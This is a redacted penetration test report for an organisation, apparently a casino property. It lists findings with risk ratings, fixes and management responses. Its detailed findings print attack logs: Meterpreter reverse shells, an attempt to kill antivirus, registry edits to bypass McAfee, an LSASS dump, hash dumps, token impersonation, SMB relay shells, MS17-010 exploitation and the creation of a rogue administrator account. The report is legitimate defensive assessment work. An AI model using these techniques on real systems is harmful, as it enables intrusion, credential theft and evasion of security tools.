During the <REDACTED> Help Desk voice-based phishing exercise, the Help Desk employees had excellent security awareness and did an excellent job in stopping our attempts at trying to extricate information from them. Security awareness is the knowledge and attitude employees of <REDACTED> possess regarding the protection of the physical, and especially informational, assets of <REDACTED>'s enterprise.

3.1.3. Wireless Security

During the internal assessment, JANUS tested the wireless security at <REDACTED>. The test included attempting to pivot from the <REDACTED> internal wireless networks into the production network, while also assessing <REDACTED> spaces, especially the new conference space in <REDACTED>. The wireless networks were properly segregated, and it was not possible to pivot from one wireless network to the next. Additionally, JANUS attempted to identify rogue access points, and test the configuration of the wireless networks, and there were no visible vulnerabilities that could be exploited.

3.1.4. Vulnerability Management

During the internal vulnerability assessment and penetration test in <REDACTED> JANUS identified that <REDACTED> had integrated Tenable Security Center into the enterprise to identify weaknesses.

3.1.5. Perimeter Security

JANUS attempted to compromise the <REDACTED> network from the public Internet. The majority of these attempts were detected and thwarted. There were two assets that were compromised from the external environment, a firewall and a DVR device, however both assets belong to <REDACTED> tenants.

3.2. SUMMARY OF RISKS AND RECOMMENDATIONS

The following is a summary of findings discovered during the assessment. On how JANUS determined the risk level, refer to Section 4.1, **Methodology for Prioritizing Risks**. For a complete description of all items found in Figure 1, please refer to Section 4, **Business Risks**.

<REDACTED>
 Penetration Test Report



JANUS Associates
 [Date]

Although the JANUS engineers reviewed with <REDACTED> management the findings listed below, <REDACTED> should validate all results from the evaluation as an exercise in due diligence. The JANUS engineers, as independent third-party subject matter experts, are limited by the time restrictions and scope of work of the contracted evaluation.

Figure 1 - Vulnerabilities identified during the <REDACTED> Test.

#	System	Business Risk	Vulnerability Description	Solution	Management Response	Risk Level
1	<REDACTED> <REDACTED> <REDACTED> <REDACTED>	Failure to correct a flaw on a WebSphere information system led to a successful data compromise of the <REDACTED> property	JANUS engineers were able to exploit a weakness on a WebSphere server to obtain a Domain Admin (DA) token that was used for authentication and pivoting to other internal systems.	If possible, apply the interim fix per the vendor advisory right away. Additionally, ensure that exposed ports used by WebSphere are firewalled from any public networks.	The patch has been applied to the affected system and exposed ports used by WebSphere have been closed off as of [date].	CRITICAL
2	<REDACTED> and <REDACTED> facilities	Accessible live network drops could allow unauthorized users to gain access to <REDACTED> internal networks	JANUS engineers were able to compromise physical and logical security controls by walking through the facilities and plugging into available network ports throughout the facility. We were also able to gain access to the internal networks on multiple occasions.	If possible, implement Network Access Controls (NAC) and/or port security on all unused network drops throughout <REDACTED>. Additionally, train the <REDACTED> workforce on how to identify different forms of social engineering attacks, such as impersonation.	We will work with Corporate Communications to develop training collateral that educates personnel on being alert for social engineering, unauthorized activity and general cyber security health. This material will be shared with appropriate teams including physical Security, Surveillance and <REDACTED> who will be expected to include it in their regular team communications going forward. <REDACTED> will evaluate and implement the placing of hardware jacks into a quarantine VLAN when not in use. <REDACTED> and <REDACTED> will evaluate our need for network access control (NAC) and budget accordingly. Implementation Date: [date]	HIGH
3	<REDACTED> and <REDACTED> Internal Remote Hosts	Failure to maintain security settings at the most restrictive level consistent with operational requirements introduces exploitable security vulnerabilities into the environment	JANUS engineers, using a combination of NMAP and Nessus found various systems that had configuration issues. These configuration issues could be used together, or alone, to gather intelligence about devices on the network, perform Denial-of-Service (DoS) attacks, and even compromise systems to attempt to gain Domain Admin credentials.	Secure installation processes should be implemented, including a repeatable hardening process.	1.LLMNR and MBT-SN are disabled as of [date]. 2.Management will cease the use of simple passwords and change passwords on identified accounts. <REDACTED> will delete the identified accounts and enforce password complexity. These changes will be implemented by [date]. 3.through 10. Management will create a list of known required exceptions and remediate / deprecate by [date].	HIGH

<REDACTED>
 Penetration Test Report



JANUS Associates
 [Date]

4	<REDACTED> and <REDACTED>Internal Remote Hosts	<REDACTED> employees are providing their credentials during phishing attacks which could lead to a compromise of the <REDACTED> enterprise	JANUS engineers designed and implemented phishing campaigns that ended with <REDACTED> employees providing their credentials. Those credentials could be used to compromise <REDACTED> data or the entire enterprise.	<REDACTED> management should ensure all employees are receiving the proper training to avoid being social engineered.	Management will continue with our operationalized training program using third party training modules for all existing employees and in person sessions at new hire orientation. We will continue with our internal phishing training. Individuals who continue to click on phishing emails will be given remedial training through our training program. Repeat offenses may lead to us disabling these users' accounts until they have completed remedial training. We will continue to expand our training to address other pathways such as management meetings, email tips and group meetings. We will document our training procedures in a formal document that outlines how we conduct awareness training, phishing training and remedial efforts across <REDACTED> and <REDACTED>. Our training procedure will be documented by [date].	HIGH
5	<REDACTED> Internal Hosts	Anonymous access, guessable passwords, and unauthenticated access can lead to unknown data loss	<REDACTED> information systems are configured to use weak or no authentication, to include anonymous access, default or simple credentials, or totally unauthenticated access.	Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.	1.The Apache issue will be discussed with the vendor to see if it can support an update by [date] with an implementation date determined thereafter. 2.MySQL remediation has been completed as of [date]. 3.VNC remediation has been completed as of [date]. VNC has been updated to Ultra VNC and encrypted passwords.	HIGH
6	<REDACTED> and <REDACTED> Remote Hosts	Outdated system and application software could lead to a full compromise of <REDACTED> business operations	JANUS identified multiple instances where unpatched system software, outdated operating systems, and/or application software could compromise the remote hosts.	It is recommended that <REDACTED> and <REDACTED> IT staff collaborate with the business units running these unpatched, or outdated system and application software to determine if they can be patched, updated, or upgraded to current and/or supported versions.	This represents a continuation of a similar finding from last year. A large amount of these vulnerabilities have been remediated and the few remaining that are identified here will continue to be addressed as part of our on-going two-year plan. Management will identify and document any required exceptions. Implementation date: [date]	Medium
7	<REDACTED> and <REDACTED> Internal Remote Hosts	<REDACTED> sensitive information can be obtained due to the use of plaintext protocols	JANUS identified that the <REDACTED> and <REDACTED> information systems transmit sensitive information to include usernames and passwords over unencrypted connections, making them vulnerable to interception.	It is recommended that all <REDACTED> sensitive information be transmitted using Transport Layer Security version 1.2 to protect its confidentiality and integrity.	Management will continue with our efforts to remediate obsolete encryption protocols from last year. A significant amount of these have been remediated from last year and the ones identified in this year's finding will be remediated or identified and documented if required to be exceptions. Implementation date: [date]	Medium

<REDACTED>
 Penetration Test Report



JANUS Associates
 [Date]

8	<REDACTED> and <REDACTED> Internal Remote Hosts	Failure to protect the integrity of transmitted information reduces the trustworthiness of the information	<REDACTED> information systems are using weak or outdated cryptographic protocols, weak encryption, untrusted certificates, or no encryption to protect information systems and/or information.	It is recommended that <REDACTED> implement strong encryption for the entire enterprise, and only accept connections using TLSv1.2.	Efforts to remediate weak or unsupported encryption protocols are underway from last year. We continue to make progress in this area and will address the list of newly identified offending systems. Exceptions will be documented and tracked where necessary or required by business operations. Implementation date: [date]	Medium
9	<REDACTED> and <REDACTED> Internal Remote Hosts	A vulnerability in the IPMI interface can lead an attacker to gain access to the information system	The remote IPMI service on the impacted hosts is affected by an authentication bypass vulnerability. JANUS used this vulnerability to compromise the service and create an account on the system.	If possible, disable the IPMI service if it is not needed. Additionally, disable cipher suite zero. If it is not possible to disable cipher suite zero, attempt to limit access to the network where the IPMI service interface sits.	IPMI has been disabled as of [date]	Medium

4. DETAILED FINDINGS

This section provides descriptive analyses of the vulnerabilities identified during the security assessment. Based on an understanding of each of the problems encountered, and the current implementation of the underlying technology, JANUS SMEs have assigned a Risk Rating and Ease-of-Fix value as well as an Estimated Work Level to each finding. Specific risks to the continued operations of the information systems are identified and the impact of each risk is analyzed as a business case. Each business risk also contains suggested corrective actions for closing or reducing the impact of the vulnerability.

Preceding the findings is a description of the methodology used by JANUS SMEs for performing the vulnerability calculations. This section describes how the Business Risk Level, Ease-of-Fix, and Estimated Work Effort metrics have been established.

4.1. METHODOLOGY FOR PRIORITIZING RISKS

Vulnerabilities discovered during testing are categorized based on several factors including Business Risk Level, Ease-of-Fix, and Estimated Work Effort to implement a solution. The Business Risk Level is a function of impact to the organization and the likelihood of exploitation. The Ease-of-Fix analysis is a function of how technically difficult it is to implement a solution to a specific vulnerability. The Estimated Work Effort is an estimate of the resources required to implement a solution to a specific vulnerability.

4.1.1. Risk Levels

Each business risk has been assigned a risk level value of CRITICAL, HIGH, MEDIUM or LOW. The rating is, in actuality, an analysis of the priority with which each business risk is viewed.

Rating	Definition of Risk Rating
CRITICAL Risk	<p>Exploitation of the technical or procedural vulnerability will cause substantial harm to business processes. Significant political, financial and legal damage is quite likely to result. Security controls are not implemented effectively to reduce the severity of impact if the vulnerability were to be exploited.</p> <p>The vulnerability is known to be exploitable and discoverable with well-known methods and the tools to do so are free and easy to obtain. Evidence discovered during testing indicates that exploitation of the vulnerability may have already occurred.</p>
HIGH Risk	<p>Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial and/or legal damage is likely to result. Security controls are not implemented effectively to reduce the severity of impact if the vulnerability were to be exploited.</p> <p>A technical vulnerability is a high risk when it is known to be exploitable and discoverable with well-known methods and the tools to do so are free and easy to obtain. A procedural vulnerability is a high risk when it is easily observed from outside the organization and employees are not trained to respond appropriately.</p>

MEDIUM Risk	<p>Exploitation of the technical or procedural vulnerability will cause noticeable harm. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. Security controls are in place to contain the severity of impact if the vulnerability were to be exploited, such that further political, financial or legal damage will not occur.</p> <p>The threat exposure is moderate-to-high. A technical vulnerability is moderate when it is known to be exploitable but the tools to discover or execute the vulnerability are not freely available or require expert technical skills to deploy. A procedural vulnerability is moderate when it can only be observed and executed from inside the organization and employees have some training to respond appropriately.</p> <p>Risks that would otherwise have a HIGH impact but have a limited threat exposure are also considered medium risks.</p>
LOW Risk	<p>Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. Exploitation of the vulnerability may cause slight financial loss or service disruption. Security controls are in place to limit exploitation of the vulnerability.</p> <p>The threat exposure is moderate-to-low. A technical vulnerability is low when it is not widely known to be exploitable and there are no automated tools to discover or execute the vulnerability. Therefore, execution of the vulnerability would require expert technical skills. A procedural vulnerability is low when it can only be observed and executed on-site, and employees have been trained to respond appropriately.</p> <p>Risks that would otherwise have a medium impact but have a limited threat exposure are also considered low risks.</p>

4.1.2. Ease of Fix Analysis

Each business risk has been assigned an Ease-of-Fix value of EASY, MODERATELY DIFFICULT, and VERY DIFFICULT or NO KNOWN FIX. The Ease-of-Fix value is an analysis of how difficult or easy it will be to complete reasonable and appropriate corrective actions, required to close or reduce the impact of the vulnerability.

Rating	Definition of Ease-of-Fix Rating
Easy	The corrective action(s) can be completed quickly and without causing disruption to the system, application or data.
Moderately Difficult	<p>For software / hardware: A vendor patch or major configuration change may be required to close the vulnerability, which likely will cause a noticeable service disruption. The corrective action may require an upgrade to a different version of the software, and the reconfiguration required to close the vulnerability may impact legitimate users.</p> <p>For other problems: The corrective action may require construction or significant alterations in the manner in which business is undertaken.</p>

Very Difficult	<p>For software / hardware: An obscure, hard-to-find vendor patch may be required to close the vulnerability, or significant, time-consuming configuration changes may be required. The high risk of substantial service disruption makes it impractical to complete the corrective action for mission critical systems without careful scheduling.</p> <p>For other problems: The corrective action requires major construction or redesign of an entire business administrative process.</p>
No Known Fix	<p>For software / hardware: This vulnerability is due to a design-level flaw that cannot be resolved by patching or reconfiguring the vulnerable software. It is possible that the only way to address this problem is to cease using the software or protocol, or to isolate it from the rest of the network, thereby eliminating reliance on it. If it must be used, regular monitoring should be conducted to validate that security incidents have not occurred.</p> <p>For other problems: No known solution to the problem currently exists. Instead, all mitigating efforts to control the situation should be undertaken. It should be monitored to ensure that compromise has not occurred and should be revisited annually to determine if a solution has been found.</p>

4.1.3. Estimated Work Effort Analysis

Each business risk has been assigned an Estimated Work Effort value of MINIMAL, MODERATE, SUBSTANTIAL or UNKNOWN. The Estimated Work Effort value is an analysis of the extent of resources required to complete reasonable and appropriate corrective actions.

Rating	Definition of Estimated Work Effort Rating
Minimal	A limited investment of time (roughly three days or less) is required of a single individual to complete the corrective action(s).
Moderate	Time commitments of up to several weeks are required of multiple personnel.
Substantial	Significant time is required of multiple personnel to complete the corrective action(s).
Unknown	The time necessary to reduce or eliminate the vulnerability is currently unknown.

4.2. BUSINESS RISKS

Technical, management, and operational vulnerabilities representing risks to the secure operations of organizational networks are detailed in the following sections. These vulnerabilities are ordered in the format of highest risk to lowest risk level, and then from greatest work-effort to lowest work-effort. CRITICAL and HIGH risk findings are listed first and LOW risk findings are listed last. This format will help readers to identify critical risks that should be addressed immediately.

While JANUS SMEs have made every effort to perform a full and complete test it is important to internally validate all of these results as an exercise in due diligence. The JANUS SMEs, as independent third-party SMEs, are limited by various factors including the time restrictions and scope of work of the contracted evaluation. Therefore, it is important to understand that there may be additional vulnerabilities, mitigating factors, or business processes that JANUS SMEs were unable to consider when creating this report.

Business Risk **4.2.1. Failure to Correct Flaw on a WebSphere Information System Led to Successful Data Compromise of the <REDACTED>**

Risk Level	Ease-of-Fix	Work Effort
Critical	Easy	Minimal

Applicable Standard(s):

Reference:

- NIST 800-53 Rev. 4: SI-2 - Flaw Remediation
- OWASP Top 10: A5 - Security Misconfiguration; A9 - Using Components with Known Vulnerabilities (https://www.owasp.org/index.php/Top_10)
- SANS TOP 20 - #3 - Secure Configurations for Hardware and Software; #4 - Continuous Vulnerability Management

Description:

JANUS engineers conducted network scanning and vulnerability scanning of the <REDACTED> internal network which resulted in the identification of several weaknesses with potential exploits. JANUS engineers analyzed the weaknesses and discovered that several WebSphere hosts were vulnerable to a known attack. JANUS engineers selected one of the hosts (<REDACTED>) as a proof of concept to validate and/or exploit the weakness. JANUS engineers were able to exploit the weakness and identify a Domain Admin (DA) token that could be potentially used for authentication and/or pivot to other internal systems. JANUS engineers attempted to drop a payload onto the host to try and gather that token; however, despite using an undetectable payload, the McAfee A/V agent on that system prevented the attempt. After the failed payload, JANUS engineers modified a registry key to circumvent McAfee. The modification allowed JANUS to dump the DA token. The method used to obtain the DA token was different from how it was obtained the previous year. At this point JANUS engineers were able use the captured DA token to impersonate the Domain Admin account and then, using that privilege, begin to pivot to other internal information systems.

```

meterpreter > shell
Process 780 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\IBM\WebSphere\AppServer\profiles\<REDACTED>>whoami
whoami
nt authority\system

C:\Program Files\IBM\WebSphere\AppServer\profiles\<REDACTED>>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter ServerBlock:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 
    Subnet Mask . . . . . : 
    Default Gateway . . . . . : 

Tunnel adapter isatap.{A4CBA484-A0B2-414E-862B-7FB2923094D1}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
    
```

Figure 2 - This is a screenshot of the remote session of the vulnerable system.

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

```
[*] Started reverse TCP handler on [REDACTED]
[*] Running module against [REDACTED]
[-] PID does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/x64/meterpreter/reverse_tcp' for PID 4700
[*] Sending stage (206403 bytes) to [REDACTED]
[*] Meterpreter session 13 opened ([REDACTED] -> [REDACTED]) at 2018-08-30 17:41:56 -0400

meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off mcsheild.exe...
[-] Could not execute killav: Rex::Post::Meterpreter::RequestError stdapi_sys_process_kill: Operation failed: Access is denied.
meterpreter > shell
Process 1304 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\IBM\WebSphere\AppServer\profiles\ [REDACTED] >whoami
whoami
nt authority\system

C:\Program Files\IBM\WebSphere\AppServer\profiles\ [REDACTED] >exit
exit
meterpreter > hashdump
[REDACTED]:500:aad3b435b51404eeaad3b[REDACTED]:[REDACTED]:::
[REDACTED]:501:aad3b435b51404eeaad3b[REDACTED]:[REDACTED]:::
```

Figure 3 - Failed attempt trying to kill the A\V process on the vulnerable system.

```
(Empire: CR7LMZA4) > [*] Agent CR7LMZA4 returned results.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\McAfeeFramework
Type REG_DWORD 0x10
Start REG_DWORD 0x3
ErrorControl REG_DWORD 0x1
ImagePath REG_EXPAND_SZ "C:\Program Files (x86)\McAfee\Common Framework\mcompatvc.exe"
DisplayName REG_SZ McAfee Agent Backwards Compatibility Service
ObjectName REG_SZ LocalSystem
Description REG_SZ McAfee Agent Backwards Compatibility Service
FailureActions REG_BINARY 2C01000000000000000000003000000140000000100000060EA000001000000C0D401000000000000000000
LockdownEnabled REG_DWORD 0x1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\McAfeeFramework\Security
..Command execution completed.
[*] Valid results returned by [REDACTED]
```

Figure 4 - Modifying the registry keys on the remote system to try to circumvent McAfee.

```
(Empire: CR7LMZA4) > shell C:\procdump64.exe -ma lsass.exe lsassdump -accepteula
[*] Tasked CR7LMZA4 to run TASK_SHELL
[*] Agent CR7LMZA4 tasked with task ID 8
(Empire: CR7LMZA4) > [*] Agent CR7LMZA4 returned results.
ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[01:14:59] Dump 1 initiated: C:\lsassdump.dmp
[01:15:00] Dump 1 writing: Estimated dump file size is 46 MB.
[01:15:00] Dump 1 complete: 46 MB written in 1.1 seconds
[01:15:00] Dump count reached.

..Command execution completed.
[*] Valid results returned by [REDACTED]

(Empire: CR7LMZA4) > |
```

Figure 5 - Once the A/V was disabled JANUS engineers were able to manually dump the LSASS where we were able to locate credentials.

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

```
Authentication Id : 0 ; 375835503 (00000000:1666cb6f)
Session           : RemoteInteractive from 2
User Name         : [REDACTED]
Domain            : [REDACTED]
Logon Server      : [REDACTED]
Logon Time        : 8/30/2018 4:22:20 PM
SID               : 5-1-5-21-336072297-[REDACTED]
msv :
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :

Authentication Id : 0 ; 375835370 (00000000:1666caea)
Session           : RemoteInteractive from 2
User Name         : [REDACTED]
Domain            : [REDACTED]
Logon Server      : [REDACTED]
Logon Time        : 8/30/2018 4:22:20 PM
SID               : 5-1-5-21-336072297-[REDACTED]
msv :
  tspkg :
  wdigest :
  kerberos :
  ssp :
  credman :
```

Figure 6 - Domain Admin token compromised.

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
[REDACTED]

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token [REDACTED] \[REDACTED]
[+] Delegation token available
[+] Successfully impersonated user [REDACTED] \[REDACTED]
```

Figure 7 - Domain Admin token used to impersonate the Domain Admin.

Impacted Hosts:

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>		
------------	------------	------------	------------	--	--

Suggested Corrective Action(s):

1. If possible, apply the interim fix per the vendor advisory right away.
2. Ensure that exposed ports used by WebSphere are firewalled from any public networks.

Status:

Identified: [date]

Management Response & Implementation Date:

The patch has been applied to the affected system and exposed ports used by WebSphere have been closed off as of [date].

Business Risk

4.2.2. Accessible Live Network Drops Could Allow Unauthorized Users to Gain Access to the <REDACTED> and <REDACTED> Internal Network

Risk Level	Ease-of-Fix	Work Effort
High	Moderately Difficult	Moderate

Applicable Standard(s):

Reference:

- NIST 800-53 Rev. 4: PE-6 - Monitoring Physical Access; AT-2 - Security Awareness Training
- SANS TOP 20 - #17 - Implement a Security Awareness and Training Program

Description:

JANUS engineers conducted a red team exercise in an attempt to bypass any physical and logical security controls implemented by <REDACTED> and <REDACTED>. JANUS engineers walked through the sites looking for available network ports in an attempt to gain access to the internal networks and conduct penetration testing against the internal networks.

JANUS engineers were able to do the following, some of which are explained in more depth following:

- Jump over a counter and plug directly into a network and not get challenged by a security guard that walked by and acknowledged our presence [<REDACTED> Desk]
- Place an Out-of-Order sign on an ATM and then sit next to it and use its network jack to access the internal network [<REDACTED> ATM near <REDACTED>]
- Walk into a closed <REDACTED> and plug into an internal network jack located at the <REDACTED> desk [<REDACTED>]
- Sit down in a bar on the main floor and plug into a network jack while <REDACTED> and employees walked past [<REDACTED>]
- Various publicly accessible floor locations throughout both facilities [<REDACTED>, <REDACTED>]

In addition to identifying several live ports throughout the <REDACTED> facility, JANUS engineers also identified a switch <REDACTED> at <REDACTED> that was still connected to the <REDACTED> internal network. A quick scan identified the local area network (LAN) as the <REDACTED> LAN. JANUS engineers were able to obtain an IP address, and conduct a quick scan to see if a network scan was possible. Although a scan was possible, JANUS engineers disconnected and continued to conduct reconnaissance throughout the <REDACTED>.

While on site at the <REDACTED> at the <REDACTED> cafeteria JANUS engineers were able to plug their test laptops into the Point-of-Sale (POS) network. While plugged in JANUS captured approximately ninety (90) seconds of data. Although JANUS was **not** able to locate actual card numbers in the data we were able to implement a filter ('**frame contains "Visa"**') on the data set and located some Visa card-related data. Additionally, **POST** commands were found using the filter '**frame contains "<REDACTED>"**' that appear to contain information regarding <REDACTED> queries. Although full track data was not detected during the limited sample time this does not lead to conclusive evidence that other sensitive data was not available.

Impacted Hosts:

<REDACTED> Business Operations

Suggested Corrective Action(s):

If possible, implement Network Access Controls (NAC) and/or port security on all unused network drops throughout <REDACTED> and <REDACTED>. Additionally, train the <REDACTED> workforce on how to identify different forms of social engineering attacks, such as impersonation.

Status:

Identified: [date]

Management Response & Implementation Date:

We will work with Corporate Communications to develop training collateral that educates personnel on being alert for social engineering, unauthorized activity and general cyber security health. This material will be shared with appropriate teams including physical Security, Surveillance and <REDACTED> who will be expected to include it in their regular team communications going forward.

<REDACTED> will evaluate and implement the placing of hardware jacks into a quarantine VLAN when not in use. <REDACTED> and <REDACTED> will evaluate our need for network access control (NAC) and budget accordingly.

Implementation Date: [date]

<REDACTED>
 Penetration Test Report



JANUS Associates
 [Date]

Business Risk	4.2.3. Failure to Maintain Security Settings at the Most Restrictive Level Consistent with Operational Requirements Introduces Exploitable Security Vulnerabilities into the Environment
----------------------	---

Risk Level	Ease-of-Fix	Work Effort
High	Moderately Difficult	Moderate

Applicable Standard(s):

Reference:

- NIST 800-53 Rev. 4: CM-6 - Configuration Settings, SI-2 - Flaw Remediation
- OWASP Top 10: A5 - Security Misconfiguration; A6 - Sensitive Data Exposure (https://www.owasp.org/index.php/Top_10)
- SANS TOP 20: #3 - Secure Configurations for Hardware and Software;

Description:

JANUS engineers conducted network and vulnerability scanning to identify multiple misconfigured information systems. These configuration issues could be used together or alone to gather intelligence about devices on the network, perform Denial-of-Service (DoS) attacks, and even compromise systems to gain domain administration credentials. The various configuration issues are listed below along with the impacted hosts.

Issues & Impacted Hosts:

1. Enabled LLMNR & NBT Services – CRITICAL

There were several servers in the <REDACTED> network range that did not have SMB signing enabled (see table below labelled “<REDACTED>”). These servers became perfect targets for a LLMNR and NBT-NS poisoning attack. This poisoning attack uses the LLMNR and NBT-NS services to trick a remote system that has an unknown DNS name to send the attacker NTLMv2 hashes.

JANUS engineers started the LLMNR and NBT-NS attack and waited for any hashes to be passed back. Once JANUS engineers started receiving hashes they looked for any belonging to domain administrators. These hashes were saved and the others discarded.

While the hashes were being collected, JANUS engineers worked on placing a payload onto a remote server in preparation for when a proper hash was located. The payload to be sent would create a shell on the target system as the user whose credentials we would collect through the LLMNR and NBT-NS poisoning mentioned above. Targeting systems that suffered from the MS17-010 vulnerability, JANUS engineers tried to place a payload onto the system but encountered a difficult time. It seemed that the target systems were stopping the attack because the McAfee A/V product was recognizing the attack/payload through a signature match and it was being blocked. To circumvent this, JANUS engineers modified the exploit as well as the included payload, so it would not match any known signature. Once we successfully deployed the payload, we went back to the collection of captured domain administrator hashes and relayed them to the collection of servers that we had found to have SMB signing disabled. Eventually, JANUS engineers found a server (<REDACTED>) where the SMB relay attack was successful, and we were able to obtain a shell as a domain administrator using a vulnerability different than the one used in 4.2.1 mentioned above.

<REDACTED>

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
------------	------------	------------	------------	------------	------------

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>		

```
Retrieving information for [REDACTED]...
SMB signing: False
Os version: 'Windows Server 2008 R2 Standard 7601 Service Pack 1'
Hostname: [REDACTED]
Part of the [REDACTED] domain
[+] Setting up SMB relay with SMB challenge: Sca40fbed779feb3
[+] Received NTLMv2 hash from: [REDACTED] None
[+] Username: [REDACTED] is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, [REDACTED] has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump          -> Extract the SAM database and print hashes.
regdump KEY   -> Dump on HKLM registry key (eg: regdump SYSTEM)
read Path_To_File -> Read a file (eg: read /windows/win.ini)
get Path_To_File -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas Command  -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24      -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address -> Connect to another host (eg: pivot 10.0.0.12)
mimi command  -> Run a remote Minikatz 64 bits command (eg: mimi coffee)
mimi32 command -> Run a remote Minikatz 32 bits command (eg: mimi coffee)
lcmd command  -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help          -> Print this message.
exit          -> Exit this shell and return in relay mode.
               If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to [REDACTED] as LocalSystem.
C:\Windows\system32\:#dump
BootKey: d68a06[REDACTED]
```

Figure 8 - The forwarding of the captured credentials giving SYSTEM privileges on the server.

```
C:\Windows\system32\:#net user

User accounts for \\

-----
[REDACTED]
[REDACTED]
[REDACTED]
The command completed with one or more errors.

C:\Windows\system32\:#net user [REDACTED] [REDACTED] /add
The command completed successfully.

C:\Windows\system32\:#net localgroup administrators [REDACTED] /add
The command completed successfully.

C:\Windows\system32\:#net user

User accounts for \\

-----
[REDACTED]
[REDACTED]
[REDACTED] Visitor
The command completed with one or more errors.
```

Figure 9 - The creation of a local administrative account on a server where a SYSTEM shell was created.

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

```
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started HTTPS reverse handler on https://[REDACTED]:8443
:445 - Target OS: Windows 5.1
:445 - Filling barrel with fish... done
:445 - <----- | Entering Danger Zone | ----->
:445 - [*] Preparing dynamite...
:445 - [*] Trying stick 1 (x86)... Boom!
:445 - [+] Successfully Leaked Transaction!
:445 - [+] Successfully caught Fish-in-a-barrel
:445 - <----- | Leaving Danger Zone | ----->
:445 - Reading from CONNECTION struct at: 0x861e3438
:445 - Built a write-what-where primitive...
:445 - Overwrite complete... SYSTEM session obtained!
:445 - Selecting native target
:445 - Uploading payload... zBIweTOH.exe
:445 - Created \zBIweTOH.exe...
:445 - Service started successfully...
:445 - Deleting \zBIweTOH.exe...
```

Figure 13 - Using the same exploit JANUS engineers, by modifying the payload, were able to circumvent the local A/V and uploaded the payload.

```
[*] Server 1 of 3 shells (0/0 completed)
:445 - Target OS: Windows 5.1
:445 - Filling barrel with fish... done
:445 - <----- | Entering Danger Zone | ----->
:445 - [*] Preparing dynamite...
:445 - [*] Trying stick 1 (x86)... Boom!
:445 - [+] Successfully Leaked Transaction!
:445 - [+] Successfully caught Fish-in-a-barrel
:445 - <----- | Leaving Danger Zone | ----->
:445 - Reading from CONNECTION struct at: 8483a0ad
:445 - Built a write-what-where primitive...
:445 - Overwrite complete... SYSTEM session obtained!
:445 - Service start time out, OK (if receiving a command or non-interactive session)...
:445 - Checking if the file is allowed
:445 - Getting the command output...
:445 - Command finished with no output
:445 - Executing cleanup...
:445 - Cleanup was successful
:445 - Command completed successfully!
:445 - Output for 'powershell.exe -exp -sta -e 1 -imp'
[REDACTED]
```

Figure 14 - Another example of JANUS engineers circumventing A/V with a modified payload.

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

```
[-] Username: [REDACTED] is whitelisted, forwarding credentials.
[+] User [REDACTED] previous login attempt returned logon_failure. Not forwarding anymore to prevent account lockout.

[+] Setting up SMB relay with SMB challenge: 5c [REDACTED]
[+] Setting up SMB relay with SMB challenge: 13 [REDACTED]
[+] Setting up SMB relay with SMB challenge: 43 [REDACTED]
[+] Received NTLMv2 hash from: [REDACTED]

[-] Client info: [Windows 7 Enterprise x86 Service Pack 1, admin: [REDACTED], signing: False]
[-] Username: [REDACTED] is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, [REDACTED] has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump          -> Extract the SAM database and print hashes.
regdump KEY  -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File -> Read a file (eg: read /windows/win.ini)
get Path_To_File -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows/temp\
runas Command -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24     -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address -> Connect to another host (eg: pivot 10.0.0.12)
mim32 command -> Run a remote Mimikatz 64 bits command (eg: mim32 coffee)
mim32 command -> Run a remote Mimikatz 32 bits command (eg: mim32 coffee)
load command -> Run a local command and display the result in MultiRelay shell (eg: load ifconfig)
